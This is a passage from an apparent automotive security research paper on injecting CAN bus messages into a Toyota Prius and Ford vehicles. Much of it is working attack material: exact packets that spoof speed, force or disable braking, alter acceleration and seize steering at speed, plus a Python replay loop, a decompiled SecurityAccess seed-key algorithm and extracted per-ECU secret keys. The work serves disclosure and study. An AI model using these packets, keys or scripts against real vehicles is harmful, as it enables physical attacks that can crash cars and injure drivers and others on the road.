IDH: 00, IDL: 81, Len: 08, Data: 49 B5 12 00 00 00 00 00 ,TS: 4992
IDH: 00, IDL: 81, Len: 08, Data: 49 33 12 00 00 00 00 00 ,TS: 5304
IDH: 00, IDL: 81, Len: 08, Data: 48 A9 12 00 00 00 00 00 ,TS: 5616
IDH: 00, IDL: 81, Len: 08, Data: 48 17 12 00 00 00 00 00 ,TS: 5928
IDH: 00, IDL: 81, Len: 08, Data: 47 7F 12 00 00 00 00 00 ,TS: 6240
```

Unfortunately, at a certain speed (around 5mph), the PSCM will ignore these packets. Probably the worst you could do with this is to wait for the driver to be auto-parking, and make them hit a car they were trying to park next to.

Speedometer - Toyota
The speedometer of the Toyota can be tricked into displaying any speed as well with a single packet (replayed continuously). The format of the packet is as followed:

```
IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 CN S1 S2 CS

CN = Counter that iterates from 00-FF
S1 = First byte of the speed
S2 = Second byte of the speed
CS = Checksum
```

Speed = int_16(S1S2) * .0062 == MPH

So for example the following packet, when played continuously, will result in the speedometer reading 10 miles per hour

```
IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 8D 06 66 B5
```

Braking - Toyota
The Toyota Prius we purchased had the optional Pre-Collision System (PCS), which aids the driver in the event of an accident. This system contains many components that are used to the monitor the state of the car and its surroundings.

One specific feature was isolated when attempting to find CAN packets that could be used to control the physical state of the automobile. While in cruise control the car uses radar to determine if it is approaching a vehicle going slower than the current pace. If the vehicle ahead of the Prius is going slower than your current speed, the car will apply some pressure to brakes, slowing the automobile down.

Also, the Pre-Collision System monitors the state of objects ahead of you. It will attempt to determine if you are going to collide with something in front of you, say a car that has stopped abruptly while you were not paying attention. If this is the case, the Prius will audibly alert the driver and apply the brakes, regardless of the state of the acceleration peddle, unlike the braking done during cruise control.

We used our monitoring software to isolate a single CAN ID that is responsible for braking (and potentially acceleration while in cruise control). The format of the packet is:

```
IDH: 02, IDL: 83, Len: 07, Data: CN 00 S1 S2 ST 00 CS

CN = Counter that iterates from 00-80
S1 = Speed value one
S2 = Speed value two
ST = The current state of the car
  00 => Normal
  24 => Slight adjustments to speed
  84 => Greater adjustments to speed
```

```
  8C => Forcible adjustments to speed
CS = Checksum
```

The S1 and S2 values are combined to create 16-bit integer. When the integer is negative (8000-FFFF) then the packet is designated for slowing down the automobile (i.e. braking). When the value is positive 0000-7FFF then the packet is known to be used when accelerating (Using this packet for acceleration only appears to happen during cruise control and could not be reproduced).

While cruise control acceleration could not be achieved, the Pre-Collision System auto-braking packet could be sent at any time to slow down or even completely stop the car. For example, the following packet, when sent continuously, will stop the car and prevent the automobile from accelerating even when the gas pedal is fully depressed:

```
IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17
```

To make this packet work you need to increment the counter just as the ECU would do, otherwise the Pre-Collision System will detect an error and stop listening to the packets being sent. The code below uses PyEcom to create an infinite loop that will increment the counter, fix the checksum, and play the appropriate braking packet on the CAN bus:

```
ecom = PyEcom('Debug\\ecomcat_api')
ecom.open_device(1,37440)

brake_sff_str = "IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C
00 17"
brake_sff = SFFMessage()
ecom.mydll.DbgLineToSFF(brake_sff_str, pointer(brake_sff))


print "Starting to send msgs"
while(1):
    brake_sff.data[0] += 1 & 0x7F
    ecom.mydll.FixChecksum(pointer(brake_sff))
    ecom.mydll.write_message(ecom.handle, pointer(brake_sff))
    time.sleep(.001)
```

See video braking.mov.

Acceleration - Toyota

The Toyota Prius, unlike the Ford, does not directly connect the accelerator pedal to the Engine Control Module / Throttle Body Controls. Instead, the Power Management Control ECU receives the physical signals from the accelerator pedal and converts the information into CAN packets to bet sent to the ECM, as described in the CAN v1 and CAN v2 to/from link in the Automobiles section above.




Figure 21. Accelerator Pedal to Power Management Control ECU

Acceleration of the automobile via the Internal Combustion Engine (ICE) could be directly linked to a single CAN ID which has the following signature:

```
IDH: 00, IDL: 37, Len: 07, Data: S1 S2 ST P1 P2 00 CS

S1 = Speed counter
  00 => ICE not running
  40 => ICE about to turn off
  80 => ICE about to turn on
  C0-C9 => Speed counter, 0-9 is carry over from S2
S2 = Speed value that goes from 00-FF, with carry over
incrementing/decrementing S1 (second nibble)
ST = State (unknown)
  Witnessed: 00, 50, 52, 54, 58, 70
P1 = Pedal position major (only while ICE is running)
  Range: 00-FF
P2 = Pedal position minor (only while ICE is running)
  Range: 00-FF, carry over will increment P1
CS = Checksum
```

For example, below is a packet captured when the car was still accelerating at approximately 70 MPH:

```
IDH: 00, IDL: 37, Len: 07, Data: C7 17 58 13 9D 00 24
```

Unfortunately, there are quite a few preconditions with this packet. The first being the ID is only viewable between the CAN v1 and CAN v2 bridges, therefore packets will not be visible or able to be replayed on the ODB-II port. The traffic must be viewed directly from the Power Management ECU, ECM, or the bridge between the two.

We spliced our ECOM cable directly into the CAN bus which was connected to the Power Management ECU as seen below:




Figure 22. Ecom cable spliced directly into the Power Management ECU.

Secondly, the gasoline ICE must be engaged, and then disengaged for the packet to have any effect on the engine. Since the Prius uses hybrid-synergy drive, the ICE will not always be completely responsible for acceleration.

At the time of this writing, we're still working on refining methods to get more reliable acceleration. Right now automobile acceleration will only occur for a few seconds after releasing the gas pedal. Although only lasting a few seconds, it could prove to affect the safety of the driver greatly in certain conditions.

Regardless of the preconditions, if the Power Management ECU has been compromised, acceleration could be quickly altered to make the car extremely unsafe to operate.

Steering - Toyota

Our Toyota Prius came with the optional Intelligence Park Assist System (IPAS), which assists the driver when attempting to parallel-park or back into a tight parking space. The IPAS option was specifically desired by the authors because the steering wheel would need to be controlled by computer systems, instead of the operator, for the technology to work.

Unlike the other Toyota control mechanisms, steering required very specific criteria and demanded the input of multiple CAN IDs with specific data. The first CAN ID to examine is the one that controls the servomechanism. The servo is a device that moves the steering wheel on an ECU's behalf. The servomechanism CAN packet signature is listed below:

```
IDH: 02, IDL: 66, Len: 08, Data: FA AN 10 01 00 00 FG CS

FA = Flag and Angle (major)
  F(Nibble 1) => Mode indicator
    1 => Regular
    3 => IPAS Enabled (car must be in reverse for servo to work)
  A(Nibble 2) => Angle
    The major angle at which the steering wheel should reside.
    The value will be a carry over for 'AN', incrementing and
    decrementing accordingly

AN = Minor Angle of the steering wheel. Clockwise rotation will
cause this number to decrement, while counter clockwise rotation
will cause the number to increment.

FG = Flags.
  AC => Auto Park enabled
  80 => Regular mode

*Max Wheel angles are:
  - Full Clockwise: XEAA
  - Full Counter Clockwise: X154
```

Although the servo packet has been reversed, the car still requires the current gear to be reverse, as auto parking functionality will not work while in any other gear. Therefore we determined the CAN ID responsible for broadcasting the current gear, reverse engineered it, and coupled it with the steering packet to get the car to steer while in drive. The current gear CAN ID looks like this:

```
IDH: 01, IDL: 27, Len: 08, Data: V1 10 00 ST PD GR CN CS

V1 = Variable used to designate certain state of the car
  Witnessed: 64, 68, 6C, 70, 74, 78

ST = State of pedals
  08 = Gas pushed or car idling/stationary
  0F = Car coasting while moving
  48 = Car moving (electric only)
  4F = Car braking (i.e. slowing down while moving)

PD = Car movement
  00-80 = Car moving forward
  80-FF = Braking or reverse

GR = Gear and counter
  G(Nibble 1) – Current gear
    0 => Park
    1 => Reverse
    2 => Neutral
    3 => Drive
    4 => Engine brake
   R(Nibble 2) – Highest nibble of 3 nibble counter
     -  Counts 0-F (only while moving)
CN = Counter
  Counts from 00-FF, carry over goes to GR(Nibble2)
  (only while driving)
CS = Checksum
```

For example, the following packet is paired with the servo CAN ID when attempting to turn the wheel while in drive:

```
IDH: 01, IDL: 27, Len: 08, Data: 68 10 00 08 00 12 AE 70
```

Just pairing these two CAN IDs together will only permit steering control when the vehicle is traveling less than 4 MPH. To get steering working at all speeds we needed to flood the CAN network with bogus speed packets as well, resulting in some ECUs becoming unresponsive, permitting wheel movement at arbitrary speeds.

The CAN ID responsible for reporting speed is documented below:

```
IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 CN S1 S2 CS

CN = Counter that is incremented, but not necessary when
replaying

S1 = Speed value 1
```

```
S2 = Speed value 2

CS = Checksum

MPH = int_16(S1S2) * .0062
```

By sending an invalid speed with one Ecom cable and the coupled servo angle / current gear combo on another Ecom cable we could steer the wheel at any speed. The precision of the steering is not comparable to that during auto-parking, but rather consists of forceful, sporadic jerks of the wheel, which would cause vehicle instability at any speed (but would not be suitable for remote control of the automobile).

ECOM Cable 1: Continuous, high frequency speed spoofing packet

```
IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 00 FF FF BA
```

ECOM Cable 2: Continuous, high frequency, gear and servo control
(wheel completely clockwise)

```
IDH: 01, IDL: 27, Len: 08, Data: 68 10 00 08 00 12 AE 70
IDH: 02, IDL: 66, Len: 08, Data: 3E AA 10 01 00 00 AC 15
```

By using 2 Ecom cables and sending the data mentioned above, we can force the steering wheel to turn at any speed. As mentioned previously, the turning of the wheel is not reliable enough to remotely control the car but definitely provides enough response to crash the car at high speeds. Please see ‘prius_steering_at_speed.mov’.

Steering (LKA) - Toyota

The Toyota Prius also has an option feature called Lane Keep Assist (LKA). The LKA feature when enabled will detect, under certain conditions, if the vehicle is veering off the road. If the computer senses that the car has gone out of its lane, it will adjust the steering wheel to correct the automobiles course.

Unlike the steering attack described above, the steering provided by LKA is a feature designed to be used while driving at arbitrary speeds. Therefore no other packets need to be forged when sending the CAN messages.

```
IDH: 02, IDL: E4, Len: 05, Data: CN A1 A2 ST CS

CN => Counter that iterates from 80-FF. This will be
      incremented for each packet sent when forging traffic.

A1 => Major angle of the steering wheel for correction.
      A1A2 cannot be more than 5 % from center (00 00).

A2 => Minor angle of the steering wheel.
      Carry over is stored in A1.

ST => State of the LKA action
  00 => Regular
  40 => Actively Steering (with beep)
  80 => Actively Steering (without beep)

CX => Checksum
```

For example, the following packet when being sent (which includes incrementing the counter and fixing the checksum) will turn the steering wheel to the maximum permitted counterclockwise position.

```
IDH: 02, IDL: E4, Len: 05, Data: 80 05 00 80 F0
```

This packet will turn the wheel to the maximum permitted clockwise position

```
IDH: 02, IDL: E4, Len: 05, Data: 80 FB 00 80 E6
```

The ECU will ignore requests to turn the wheel more than about 5 degrees, but 5 degrees is quite a bit when driving fast on a small road or in traffic. For scripts to simulate LKA steering see ‘toyota_lka_wheel_turn_clockwise.py’ and ‘toyota_lka_wheel_turn_counterclockwise.py’.

Attacks via the CAN bus - Diagnostic packets

SecurityAccess – Ford

Before you can perform most diagnostic operations against an ECU, you need to authenticate against it. Authentication against the PAM ECU is quite easy. This particular ECU always sends the same seed, so that the response is always the same. If you ever sniff a tool performing a SecurityAccess against PAM, you can just replay it. Otherwise, you could conceivably brute force it (it is 24-bits).

```
IDH: 07, IDL: 36, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: 3E, Len: 08, Data: 05 67 01 11 22 33 00 00
IDH: 07, IDL: 36, Len: 08, Data: 05 27 02 CB BF 91 00 00
IDH: 07, IDL: 3E, Len: 08, Data: 02 67 02 00 00 00 00 00
```

The seed is 11 22 33 every time. Other ECU's are properly programmed to send a different seed each time. For example, here are some seeds returned from the PCM. Not exactly random but at least they are different.

```
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 07 43 6F 00 00 ,TS: 82833
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 07 5B C5 00 00 ,TS: 107753
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 07 C4 2B 00 00 ,TS: 214658
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 08 03 F1 00 00 ,TS: 279964
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 08 1B 41 00 00 ,TS: 303839
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 08 53 22 00 00 ,TS: 361056
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 08 E2 19 00 00 ,TS: 507455
IDH: 07, IDL: E8, Len: 08, Data: 05 67 03 08 F8 91 00 00 ,TS: 530462
```

(As an aside, those packets are trying to access an even higher security level (3) than what we've previously discussed. Also, the key for that ECU and that level is 44 49 4F 44 45, or "DIODE").

This means you really need the key or at least be pretty lucky. One way to get the key is to extract the firmware and reverse the key out of it. An easier way is to reverse engineer the actual Ford Integrated Diagnostic Software (IDS) tool. After bypassing a little anti-debugging, it is just a matter of time before the keys can be extracted. Even though we couldn't get the tool to perform SecurityAccess to more than a couple of ECU's, the tool has the *capability* to do so. Therefore, the entire key bag is built right in and can be acquired with some simple reverse engineering.




Figure 23: Ford IDS software, GUI written in the 90's.

The calculations of the response to a given seed occur in the testman.exe process within the MCPFunctionManager.dll. The function at 1006b100 gets the seed, computes the key, and returns it over the CAN bus. The seed and the key go into the function: 1006c360 (iKey_from_iSeed). The algorithm is pretty simple and is copied into Ecomcat API, see Figure 24.

```
int __stdcall iKey_from_iSeed(int seed, int s1, int s2, int s3, int s4, int s5)
{
  int c_seed; // ecx@1
  int a_bit; // ST50_4@3
  int v8; // ecx@3
  int v9; // eax@3
  int v10; // edx@3
  int v11; // ST50_4@6
  int v12; // edx@6
  int v13; // ecx@6
  int v14; // eax@6
  int c_endy; // eax@7
  int c2_endy; // edx@7
  int or_ed_seed; // [sp+4h] [bp-5Ch]@1
  int mucked_value; // [sp+1Ch] [bp-44h]@1
  signed int i; // [sp+48h] [bp-18h]@1
  signed int j; // [sp+48h] [bp-18h]@4
  int endy; // [sp+54h] [bp-Ch]@0

  c_seed = seed;
  or_ed_seed = ((c_seed & 0xFF0000) >> 16) | (unsigned __int16)(seed & 0xFF00) | (s1 << 24) | ((unsigned __int8)seed << 16);
  mucked_value = 0xC541A9u;
  for ( i = 0; i < 32; ++i )
  {
    a_bit = ((or_ed_seed >> i) & 1 ^ mucked_value & 1) << 23;
    v8 = a_bit | (mucked_value >> 1);
    v9 = a_bit | (mucked_value >> 1);
    v10 = a_bit | (mucked_value >> 1);
    endy = v10 & 0xEF6FD7 | ((((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & 0x800000)
    mucked_value = v10 & 0xEF6FD7 | ((((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & (
  }
  for ( j = 0; j < 32; ++j )
  {
    v11 = ((((s5 << 24) | (s4 << 16) | s2 | (s3 << 8)) >> j) & 1 ^ mucked_value & 1) << 23;
    v12 = v11 | (mucked_value >> 1);
    v13 = v11 | (mucked_value >> 1);
    v14 = v11 | (mucked_value >> 1);
    endy = v14 & 0xEF6FD7 | ((((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12 & 0x800(
    mucked_value = v14 & 0xEF6FD7 | ((((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12
  }
  c_endy = endy;
  c2_endy = endy;
  return ((c2_endy & 0xF00000) >> 16) | 16 * (endy & 0xF) | ((((c_endy & 0xF00000) >> 20) | ((endy & 0xF000) >> 8)) << 8) | ((endy & 0xFF0) >> 4 << 1(
}
```
Figure 24: The algorithm used to compute the response given a seed and a key.

By setting a breakpoint, one can see the key if you can get the tool to perform a SecurityAccess for an ECU. With a little more reversing, you can find where the keys originate. With just a couple of exceptions, the keys are all stored in the data section of AlgData.dll in an array of length 407.

```
.rdata:10006118 keybag          secret_key <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>
.rdata:10006118                                         ; DATA XREF: sub_100011A0+29io
.rdata:10006118                 secret_key <0AAh, 77h, 5Ch, 45h, 0B7h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <79h, 69h, 96h, 56h, 0B6h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <1Ah, 12h, 0D3h, 98h, 49h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key 2 dup(<76h, 66h, 84h, 57h, 8Ch, 0, 0, 0, 5, 0, 0, 0>)
.rdata:10006118                 secret_key <88h, 99h, 96h, 6Ah, 5Ch, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <98h, 97h, 68h, 77h, 0AAh, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <93h, 46h, 98h, 48h, 0B9h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <96h, 99h, 56h, 94h, 85h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <9Ch, 0CAh, 8Ah, 7Ah, 37h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <79h, 0B6h, 8Ch, 0A4h, 64h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <79h, 69h, 96h, 56h, 0B6h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <17h, 7Bh, 6Ah, 96h, 74h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <7Bh, 73h, 77h, 6Ah, 0A5h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <0A8h, 6Bh, 9Ch, 87h, 68h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <98h, 85h, 98h, 77h, 0A9h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <27h, 76h, 76h, 59h, 0C6h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <75h, 37h, 0BBh, 0D8h, 89h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <87h, 0C8h, 8Bh, 77h, 0A6h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <34h, 0D9h, 52h, 0C9h, 42h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <7Dh, 0D0h, 0C4h, 76h, 62h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <6Ah, 0A5h, 68h, 56h, 5Eh, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <49h, 0BEh, 98h, 2Ah, 14h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key 2 dup(<8, 30h, 61h, 55h, 0AAh, 0, 0, 0, 5, 0, 0, 0>)
.rdata:10006118                 secret_key <53h, 67h, 98h, 0B3h, 0A4h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <0B3h, 97h, 0C8h, 6Ah, 37h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <6, 0F9h, 4, 9Eh, 65h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <0B6h, 0E3h, 0D7h, 7Ch, 3Dh, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <92h, 77h, 6Bh, 88h, 77h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <7Bh, 87h, 89h, 9Bh, 57h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <38h, 89h, 85h, 87h, 3Ah, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <9Ah, 0B6h, 99h, 6Ch, 9Ah, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <78h, 77h, 68h, 6Bh, 53h, 0, 0, 0, 5, 0, 0, 0>
.rdata:10006118                 secret_key <77h, 87h, 0A5h, 86h, 0A3h, 0, 0, 0, 5, 0, 0, 0>
```

Figure 25. The keybag

Looking at the keys, some of them are ASCII values and are fun to look at. Here are some of my favorites. While “god” didn’t show up, Jesus did and so did JAMES.

JAMES
MAZDA
MazdA
mAZDa
PANDA
Flash
COLIN
MHeqy
BradW
Janis
Bosch
a_bad
conti
Rowan
DRIFT
HAZEL
12345
ARIAN
Jesus
REMAT
TAMER

In order to find the keys for the ECUs that we couldn't get dynamically, we simply try each of the 407 keys and find which one works.

The keys for the 2010 Ford Explorer ECUs are given below for multiple security levels and are included in our EcomCat API such that SecurityAccess automatically uses the correct key.

```
secret_keys = {
                0x727: "50 C8 6A 49 F1",
                0x733: "AA BB CC DD EE",
                0x736: "08 30 61 55 AA",
                0x737: "52 6F 77 61 6E",
                0x760: "5B 41 74 65 7D",
                0x765: "96 A2 3B 83 9B",
                0x7a6: "50 C8 6A 49 F1",
                0x7e0: "08 30 61 A4 C5",}

secret_keys2 = {
                0x7e0: "44 49 4F 44 45",
                0x737: "5A 89 E4 41 72"}
```

Brakes engaged - Ford

In the Ford, there are some proprietary services that are running. Some of the purpose of these can be guessed from FORDISO1423032.dll based on the names of exported function names, see Figure 26.

Figure 26. Some exported functions

Reverse engineering the IDS tool, we see the names for some of these services. For the brakes, there is an interesting one called *DiagnosticCommand* that is B1. Further reverse engineering reveals that this accepts a two-byte *commandID* followed by data. For whatever reason, the *DiagnosticCommand* 003C seems to engage the brakes. It takes a one-byte parameter that indicates how much the brakes should be applied. Therefore, sending the following packet

```
IDH: 07, IDL: 60, Len: 08, Data: 04 B1 00 3c FF 00 00 00
```

Will engage the brakes. The code to perform this attack is:

```
if do_diagnostic_session(mydll, handle, 0x760, "adj"):
    print "Started diagnostic session"

while True:
    print do_diagnostic_command(mydll, handle, 0x760, 0x3c, [0x7f])
```

This packet only works if the car is already stopped. Once engaged, even if you push hard on the accelerator, the car will not move. The car is essentially locked in position, see video ford_brakes_engaged.mov.

No brakes - Ford

Similar to the previous example that engages the brakes, there is another *DiagnosticCommand* that bleeds the brakes. During the bleeding, the brakes cannot be used. You cannot physically depress the brake pedal. Again, this can only work when the vehicle is moving rather slowly, say less than 5 mph. But even at these low speeds, the brakes will not work and you cannot stop the vehicle, at least using the brakes! This really works and caused me to crash into the back of my garage once.

